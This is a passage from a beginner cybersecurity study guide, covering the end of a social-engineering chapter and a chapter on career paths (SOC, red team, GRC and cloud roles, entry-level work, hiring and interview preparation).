
A = Attorney impersonation (legal urgency)

H = HR data request (employee personal data)

"CVAH – Con Via Authority and HR"

FINAL TRUTH – CHAPTER 9

Every technical control in cybersecurity can be circumvented if the right human makes the wrong decision at the wrong moment.



This is not a design flaw in security. It is the nature of systems that involve people.

The answer is not to distrust every person in your organisation. The answer is to design processes that reduce the impact of human error — so that when a person makes the inevitable mistake, the damage is contained, detected quickly, and recoverable.

That is what good security looks like.

Not perfect humans. Not humans who never make mistakes. Processes that compensate for human limitations. Monitoring that catches the mistakes that do get through. Response capabilities that limit the damage when they do.

You now understand both sides: the technical vulnerabilities from Chapters 2-6 and the human vulnerabilities from this chapter.

A complete security professional thinks about both simultaneously.

Karan Vaya

Chapter 10 — Cybersecurity Career Paths and Reality Mapping

Roles, Timelines, Certificates, Where You Stand, What Comes Next


The Final Chapter of Guide 2 | Honest Career Navigation

Cybersecurity is not one career. It is an ecosystem of dozens of specialisations. Most people are confused about which path is theirs. Most people waste years going in the wrong direction. This chapter prevents that.

BEFORE YOU BEGIN — Self-Assessment Checkpoint

Before reading this chapter, answer these honestly. Not what you wish the answer was. What it actually is.

WHERE YOU ARE TODAY



Write your answers in a file:

```
bash
```

```
mkdir -p ~/practice/guide2/chapter10
```

```
nano ~/practice/guide2/chapter10/self_assessment.txt
```

1. Can I explain the 7 kill chain stages without notes?

YES / NO / PARTIALLY

2. Can I read an auth.log and identify a brute force attack?

YES / NO / PARTIALLY

3. Can I write a professional security observation

separating facts from assumptions?

YES / NO / PARTIALLY

4. Can I explain SQL injection root cause without notes?

YES / NO / PARTIALLY

5. Can I explain the difference between a control and detection?

YES / NO / PARTIALLY

6. Do I understand what Section 66 of the IT Act covers?

YES / NO / PARTIALLY

7. Can I explain why chmod 777 is dangerous?

YES / NO / PARTIALLY

8. Can I name 5 social engineering psychological triggers?

YES / NO / PARTIALLY

Honest score: [count of YES answers] / 8

What your score means:

8/8 — You are fully ready for this chapter and for Guide 3 planning


6-7/8 — Ready but revisit the NO/PARTIALLY chapters before Guide 3

4-5/8 — Complete Chapter 10, then revisit weak chapters before moving forward

Below 4 — Revisit those chapters before continuing

Keep this file. It is your Guide 2 completion benchmark. When you return to it before starting Guide 3, you should score 8/8.

10.1 – Myths About Cybersecurity Careers



10.1.1 – "Cybersecurity = Ethical Hacking" Myth

Destroy this myth now.

Ethical hacking – penetration testing, red teaming, offensive security – is one role in a field of approximately 50 distinct roles.

The actual cybersecurity role landscape:

Offensive Security (what people think of):

- Penetration Tester
- Red Team Operator
- Exploit Developer
- Bug Bounty Hunter

Defensive Security (where most jobs are):

- SOC Analyst (Tier 1, 2, 3)
- Incident Responder
- Threat Hunter

Security Engineer

Detection Engineer

Malware Analyst

Digital Forensics Analyst

Governance, Risk, Compliance (GRC):

Security Analyst (GRC)

Compliance Auditor

Risk Manager

Security Policy Writer

Data Privacy Officer

CISO (Chief Information Security Officer)

Architecture and Engineering:

Security Architect

Cloud Security Engineer

DevSecOps Engineer

Application Security Engineer

Identity and Access Management Engineer

Specialised:

Threat Intelligence Analyst

Cryptographer

Security Researcher

Industrial Control Systems (ICS/SCADA) Security

Mobile Security Engineer

Automotive Cybersecurity Engineer

What most entry-level jobs actually are:

SOC Analyst Tier 1 is the most common entry point. GRC Analyst is the second most common entry point. Neither involves offensive hacking.

The offensive roles — pentesting, red team — come after years of building foundational knowledge, typically via defensive roles first.

10.1.2 — Why Beginners Get Disappointed

The expectation gap:

What YouTube promises:	What entry-level work looks like:
------------------------	-----------------------------------

Breaking into systems daily	Monitoring dashboards for 8 hours
-----------------------------	-----------------------------------

Finding critical vulnerabilities	Triaging false positive alerts
----------------------------------	--------------------------------

Getting bug bounty payouts	Writing incident tickets
----------------------------	--------------------------

"Elite hacker" status	Following defined playbooks
-----------------------	-----------------------------

Constant excitement	Repetitive, detail-oriented work
---------------------	----------------------------------

This is not a complaint about the field. It is an honest description that prevents unrealistic expectations from causing unnecessary career exits.

The reality that changes perspective:

The repetitive monitoring work is where you learn what normal looks like. That knowledge is what makes you effective when something abnormal happens. The playbook following builds the muscle memory that saves you from making critical errors during a real incident under pressure.

The boring work is the foundation of the exciting work. Every senior incident responder was once a Tier 1 SOC analyst watching dashboards and triaging false positives.

10.1.3 — What YouTube Does Not Show You

The unglamorous but real majority of cybersecurity work:

Documentation:

Writing reports, tickets, runbooks, policies

Approximately 30-50% of most security roles involves writing

Meetings:

Status updates, change management approvals, risk discussions

Security is an organisational function — communication is constant

Compliance:

Annual audits, evidence collection, policy reviews

Most organisations spend significant security budget on compliance

Patch management tracking:

Monitoring vulnerability databases, tracking remediation timelines

Unglamorous but critical defensive work

False positive management:

Reviewing and closing the 90%+ of alerts that are not real threats

Requires careful analysis and documentation

On-call responsibility:

Night and weekend availability for incident response

The incident does not happen during business hours

Client/stakeholder communication:


Explaining technical risk in business language

Requires skill that technical training alone does not provide

The professionals who stay and advance are the ones who:

- Find genuine interest in the unglamorous work
 - See the documentation and compliance as professional craft
 - Use the quiet periods to study and improve
 - Build communication skills alongside technical skills
-

10.2 – Major Cybersecurity Domains



10.2.1 – Blue Team – SOC, Monitoring, Incident Response

What Blue Team professionals do daily:

SOC Analyst Tier 1 (Entry Level):

- Monitor SIEM dashboards for alerts
- Triage incoming alerts (real threat vs false positive?)
- Follow defined playbooks for common alert types
- Escalate confirmed or likely incidents to Tier 2
- Document all actions and findings in ticketing system
- Work in shifts (24/7 coverage)

SOC Analyst Tier 2 (Mid Level, 1-2 years experience):

- Investigate escalated alerts with deeper analysis
- Correlate events across multiple log sources
- Perform initial incident response steps
- Develop detection rules for new threat patterns
- Mentor Tier 1 analysts

SOC Analyst Tier 3 / Threat Hunter (Senior, 3+ years):

- Proactively hunt for threats not caught by automated detection
- Develop complex correlation rules and queries
- Lead incident response investigations
- Threat intelligence integration
- Tool and process improvement

Skills that get you a SOC Tier 1 job:

Technical (from your current guides):

- ✓ Linux command line comfort (Chapter 2)
- ✓ Network fundamentals (Chapter 3)
- ✓ Understanding of common attack types (Chapters 4, 5, 6)
- ✓ Log reading and analysis (Chapter 5)
- ✓ Professional documentation (Chapter 7)

Blue Team Daily Workflow



Non-technical (equally important):

- ✓ Attention to detail
- ✓ Clear written communication
- ✓ Ability to work under pressure

- ✓ Consistency and reliability
- ✓ Patience with repetitive work

What SOC work gives you:

SOC experience is the best possible foundation for any cybersecurity direction.

- You learn what normal looks like across dozens of attack types
 - You develop incident response muscle memory
 - You build log analysis skills that transfer everywhere
 - You understand defender tooling from the inside
 - You develop the documentation discipline the field requires
-

10.2.2 – Red Team – Offensive Security

What Red Team professionals actually do:


Junior Penetration Tester (2-4 years experience minimum):

- Execute defined testing methodology on agreed scope
- Test web applications, networks, or specific systems
- Document findings clearly and reproducibly
- Write professional reports with business context
- Verify fixes after remediation
- Supervised by senior testers

Mid-level Penetration Tester (4-6 years):

- Lead scoped assessments independently
- Develop custom tools and payloads when needed
- Assess complex environments (Active Directory, cloud, mobile)
- Present findings to technical and non-technical stakeholders

RED TEAM ASSESSMENT WORKFLOW



Red Team Operator (6+ years, specialist):

- Simulate advanced persistent threat (APT) behaviour
- Full attack lifecycle over weeks or months
- Highly customised, low-noise operations
- Requires deep knowledge of both attack AND defence

The honest salary and opportunity reality:

Good penetration testers are well paid. However:

- There are fewer pentest jobs than SOC jobs
- Junior pentest roles are extremely competitive
- Many "pentest" roles are actually vulnerability scanning with reports
- Real red team roles are rare and require exceptional skill

What genuinely qualifies someone for a junior pentest role:

Minimum bar (honest, not aspirational):

- OSCP certification or equivalent demonstrated practical skill
- Consistent CTF performance (HackTheBox, TryHackMe Pro)
- Portfolio of documented lab findings
- Understanding of Active Directory attacks
- Scripting ability (Python, Bash minimum)

- Professional report writing ability
- Understanding of legal and ethical constraints
- Typically: 1-3 years of other IT or security experience first

This bar is achievable. It is not achievable in 6 months.

10.2.3 – GRC – Governance, Risk and Compliance

The most undervalued, misunderstood, and often highest-paying area:

What GRC professionals do:

Security Analyst (GRC):

- Assess and document organisational security risks
- Develop and maintain security policies
- Ensure compliance with regulations (IT Act, ISO 27001, PCI DSS)
- Conduct security awareness training programmes
- Manage vendor security assessments
- Support audit processes with evidence collection



Risk Manager:

- Quantify cyber risk in financial terms
- Advise executive leadership on risk decisions

- Maintain risk register and treatment plans
- Link technical vulnerabilities to business impact

Data Privacy Officer / Compliance Manager:

- Ensure compliance with data protection regulations
- Manage breach notification processes
- Conduct privacy impact assessments
- Interface with regulators

Why GRC is underrated:

Most students dismiss GRC as "not real security." This is incorrect and costly thinking.

Facts about GRC:

- GRC roles are numerous — often more available than technical roles
- GRC professionals frequently reach senior and C-suite positions faster
- CISO (Chief Information Security Officer) roles require GRC skills
- GRC professionals are paid very well — sometimes more than technical specialists
- GRC requires communication skills, business understanding, and legal awareness that technical roles alone do not develop

Who is naturally suited for GRC:

People who:

- Write clearly and communicate well
- Understand both technical and business contexts
- Are detail-oriented and organised
- Have interest in law and regulation
- Prefer structured, process-driven work

This profile — writing, law, technical awareness — describes you after Guide 2.

10.2.4 – Cloud Security – Future Territory

Why cloud security matters:

Most organisations now run significant infrastructure on cloud platforms (AWS, Azure, Google Cloud). Traditional security skills do not directly transfer to cloud environments. Cloud security is a high-demand, high-pay specialisation with a significant global skills shortage.

What cloud security involves:

Identity and Access Management (IAM):

Who can do what in the cloud environment

Misconfigured IAM is the most common cloud breach cause

Infrastructure security:


Securing virtual machines, containers, serverless functions

Network security groups, VPCs, subnets

Data security:

Encryption of data at rest and in transit

S3 bucket misconfigurations (publicly readable storage)



Compliance and governance:

Cloud security posture management (CSPM)

Audit logging and monitoring

DevSecOps:

Security integrated into software development pipelines

Automated security testing in CI/CD

Your position relative to cloud security:

Cloud security requires a foundation in:

- General networking (Chapter 3 ✓)
- Linux (Chapter 2 ✓)
- Web security concepts (Chapter 4 ✓)
- Security fundamentals (Chapters 5, 6 ✓)

You have the foundation. Cloud-specific knowledge (AWS/Azure/GCP services, IAM policies, cloud-specific attack and defence) comes in Guide 5+ territory.

10.3 – Entry Level Reality



10.3.1 – What Freshers Actually Do Daily

SOC Tier 1 – a realistic day:

08:30 – Shift handover from previous analyst

Review open tickets and ongoing incidents

09:00 – Alert queue review

30 alerts waiting. Begin triage.


09:00 to 12:00 – Alert triage:

Alert 1: Antivirus detection on user laptop

→ Check if quarantined → Yes → Close as handled → Document

Alert 2: Failed login attempts on email

→ Check count → 3 attempts from user's own IP → Normal, user mistyped password → Close as false positive → Document



Alert 3: Connection to flagged IP

→ Investigate process making connection → Find it is legitimate software update server → Whitelist and document

Alert 12: Multiple failed logins from external IP on VPN

→ Escalate to Tier 2 — potential brute force attack

... (continue through queue)

13:00 — Lunch

14:00 to 17:00 — Continue triage + follow-up on escalated ticket

+ update runbook for common false positive pattern noticed

17:00 — Write end-of-shift summary

Hand over to next shift analyst

What this day builds:

Pattern recognition. Log reading speed. Documentation discipline. Understanding of what is normal in that specific environment. Escalation judgment — knowing when something needs more attention.

After 6 months of this: you can triage 30 alerts and know which two need real attention. That skill is genuinely valuable.

10.3.2 — Skills That Get You Hired

The most honest version of what recruiters look at:

Tier 1 — What actually gets you the interview:

Non-negotiable basics:

- Linux command line comfort (you can do this — Chapter 2)
- Network fundamentals (you have this — Chapter 3)
- Ability to explain common attacks (you have this — Chapters 4, 5, 6)
- Professional written communication (you are building this — Chapter 7)

Strong differentiators:

- Documented portfolio of analysis work (your Guide 2 files)
- CTF participation (TryHackMe, HackTheBox — after Guide 3)

- Any security certification (Google Cybersecurity – accessible now)
- Demonstrable attention to detail in resume and application

What almost no one brings:

- Security observations written in professional format
- Incident timeline they reconstructed themselves
- Attack-defence mapping they built themselves
- Log analysis they actually performed on practice data

You have the "what almost no one brings" list.

That is your competitive advantage right now.


10.3.3 – What Interviewers Actually Test

Technical screening (typical for Tier 1 SOC):

Question type 1 – Conceptual understanding:

"What happens when you type google.com in a browser?"

(Tests: DNS, TCP, HTTP/HTTPS knowledge – Chapter 3, 4)



Question type 2 – Log analysis:

"Here is a snippet from an auth.log. What do you see?"

(Tests: Chapter 5 skills directly)

Question type 3 – Attack knowledge:

"What is SQL injection and how would you prevent it?"

(Tests: Chapter 4 knowledge)

Question type 4 – Incident scenario:

"You receive an alert that a user's account has made 50 failed

login attempts in 5 minutes from an IP in a foreign country.

Walk me through your response."

(Tests: incident thinking from Chapter 5 + 6)

Question type 5 – Behaviour:

"Tell me about a time you documented a technical problem you found."

(Tests: Chapter 7 habits – this is where your portfolio evidence matters)

What interviewers are really evaluating:

Technical knowledge: Can they understand what they will be looking at?

Communication: Can they explain what they see clearly?

Process discipline: Will they follow procedures consistently?

Judgment: Can they identify what matters vs what does not?

Attitude: Are they here to learn, or do they think they already know everything?


The last point is the one that eliminates the most candidates. Experienced interviewers can detect arrogance within 5 minutes. Candidates who demonstrate genuine curiosity and willingness to learn consistently outperform candidates who oversell their skills.

